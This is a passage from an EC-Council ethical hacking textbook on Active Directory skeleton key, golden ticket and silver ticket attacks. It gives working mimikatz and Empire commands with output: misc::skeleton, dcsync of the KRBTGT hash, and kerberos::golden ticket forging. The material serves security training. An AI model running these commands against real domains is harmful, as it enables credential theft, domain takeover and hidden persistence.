standard user authentication methods, making it difficult to detect.




Figure 6.183: Illustration of a skeleton key attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Working of the Skeleton Key Attack

This attack is straightforward and only requires the execution of **`misc::skeleton`** on each DC using the following command:

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -
<target domain controller name>
```

```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found
```

Figure 6.184: Screenshot of mimikatz

After executing the above command, the attacker can masquerade as any user with the default mimikatz credentials.

Attackers also perform skeleton key attacks by patching the Local Security Authority Server Service (LSASS). Attackers leverage their access to the domain and install malware on the DCs. The malware auto-patches the LSASS, which produces a new skeleton key or master password that works for all the users.

The error shown in the above screenshot is displayed if LSASS has already been patched with skeleton keys. Attackers can alternatively utilize the Empire tool, which contains a module that automates the process by running mimikatz entirely in memory and avoiding the binary from being dropped on the DC.

```
powershell/persistence/misc/skeleton_key
```

```
(Empire: DC) > usemodule persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > info

              Name: Invoke-Mimikatz SkeletonKey
            Module: powershell/persistence/misc/skeleton_key
        NeedsAdmin: True
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi

Description:
  Runs PowerSploit's Invoke-Mimikatz function to execute
  misc::skeleton to implant a skeleton key w/ password
  'mimikatz'. ONLY APPLICABLE ON DOMAIN CONTROLLERS!
```

Figure 6.185: Screenshot showing the Empire skeleton key module


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, running the **`execute`** command triggers the skeleton key attack.

```
(Empire: powershell/persistence/misc/skeleton_key) > execute
[*] Tasked 12UDSVRT to run TASK_CMD_JOB
[*] Agent 12UDSVRT tasked with task ID 1
[*] Tasked agent DC to run module powershell/persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > [*] Agent 12UDSVRT returned
 results.
Job started: M732D8
[*] Valid results returned by 10.0.0.1
[*] Agent 12UDSVRT returned results.
Hostname: WIN-PTELU2U07KG.[redacted].local / S-1-5-21-3737340914-2019594255-2413
685307
```

Figure 6.186: Screenshot showing the execution of a skeleton key attack in Empire

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Golden Ticket Attack

A golden ticket attack is a post-exploitation technique implemented by attackers to gain complete control over the entire AD. Attackers perform this attack by leveraging the Kerberos authentication protocol, using which they forge Ticket Granting Tickets (TGTs) by compromising a Key Distribution Service account (KRBTGT) to access various resources. This attack allows attackers to maintain persistence and obtain more information within the AD by masquerading as privileged users.




Figure 6.187: Illustration of a golden ticket attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Working of a Golden Ticket Attack

Attackers initially compromise a valid user account either using phishing emails or by exploiting vulnerabilities or security misconfigurations.

The steps involved in a golden ticket attack are as follows.

1. Attackers obtain domain information such as the domain name and domain security identifier (SID) using the **`whoami`** command.
2. Then, attackers elevate their privileges to the domain's administrator-level user account to steal the NTLM hash of KRBTGT. Attackers use mimikatz to perform a pass-the-hash attack or DCSync attack to steal KRBTGT's password hash by executing the following command:

   `lsadump::dcsync /domain:domain name /user:krbtgt`
3. After obtaining the password hashes, attackers run the following mimikatz command to obtain a golden ticket by impersonating an administrator-level user. It allows the attackers to access any resource, group, or domain in the environment.

   `kerberos::golden /domain:domain name /sid:SID /rc4:KRBTGT hash value /id:value /user:username`

   Finally, attackers maintain persistence by setting the validity of the ticket.

```
mimikatz # kerberos::golden /domain:ceh.com /sid:S-1-5-21-2083413944-2693254119-1471166842-502 /aes256:3e08f6c492d555ce004ed5
bc965863658a89a9abb48ad565353aa94590597023 /id:502 /user:krtbtg
User      : krtbtg
Domain    : ceh.com (CEH)
SID       : S-1-5-21-2083413944-2693254119-1471166842-502
User Id   : 502
Groups Id : *513 512 520 518 519
ServiceKey: 3e08f6c492d555ce004ed5bc965863658a89a9abb48ad565353aa94590597023 - aes256_hmac
Lifetime  : 5/17/2022 12:52:06 AM ; 5/14/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```


Figure 6.188: Screenshot of mimikatz

```
 Directory of C:\Users\Administrator\Downloads\mimikatz-master\x64

05/17/2022  12:52 AM    <DIR>          .
03/02/2020  06:00 PM    <DIR>          ..
03/02/2020  06:00 PM            36,696 mimidrv.sys
03/02/2020  06:00 PM         1,250,056 mimikatz.exe
03/02/2020  06:00 PM            46,856 mimilib.dll
05/17/2022  12:52 AM             1,341 ticket.kirbi
               4 File(s)      1,334,949 bytes
               2 Dir(s)  84,885,164,032 bytes free

C:\Users\Administrator\Downloads\mimikatz-master\x64>
```

Figure 6.189: Screenshot showing saved Kerberos tickets

Note: The final step can also be executed by the NTLM hashes obtained from a malicious replication process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket. This attack allows an attacker to acquire permissions to only a single service in an application, unlike the golden ticket attack, in which the attackers acquire permissions over the entire AD. To initiate a silver ticket attack, the attacker must hold access to the credentials gathered from a local service account or the system's SAM database. Then, the attacker forges or creates a silver ticket without any intermediary such as a domain controller (DC), which makes it easier for the attacker to intrude and become untraceable for monitoring solutions.

The attacker initially compromises the target system through techniques such as phishing and vulnerability exploitation. On gaining access to a networked system, the attacker initiates the silver ticket attack by creating a false Kerberos silver ticket using the following steps:

- The attacker obtains domain information such as the domain name and domain security identifier (SID) using the **`whoami`** command.
- The attacker obtains other details of the service or service type they wish to target.
- The attacker deploys password cracking tools such as mimikatz on the compromised system to extract the Kerberos service's local NTLM password hash.
- The attacker initiates offline password attacks such as Kerberoasting to obtain a raw or plaintext password for the service.
- The attacker creates a forged or fake Kerberos TGS ticket using the mimikatz tool to establish a connection with the target service.
- The attacker uses both the forged TGS and hash data to authenticate the local service as a legitimate user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The attacker exploits TGS to elevate privileges and permissions.

Note: Privilege Attribute Certificate (PAC) validation request and PAC validation response are optional in a silver ticket attack.


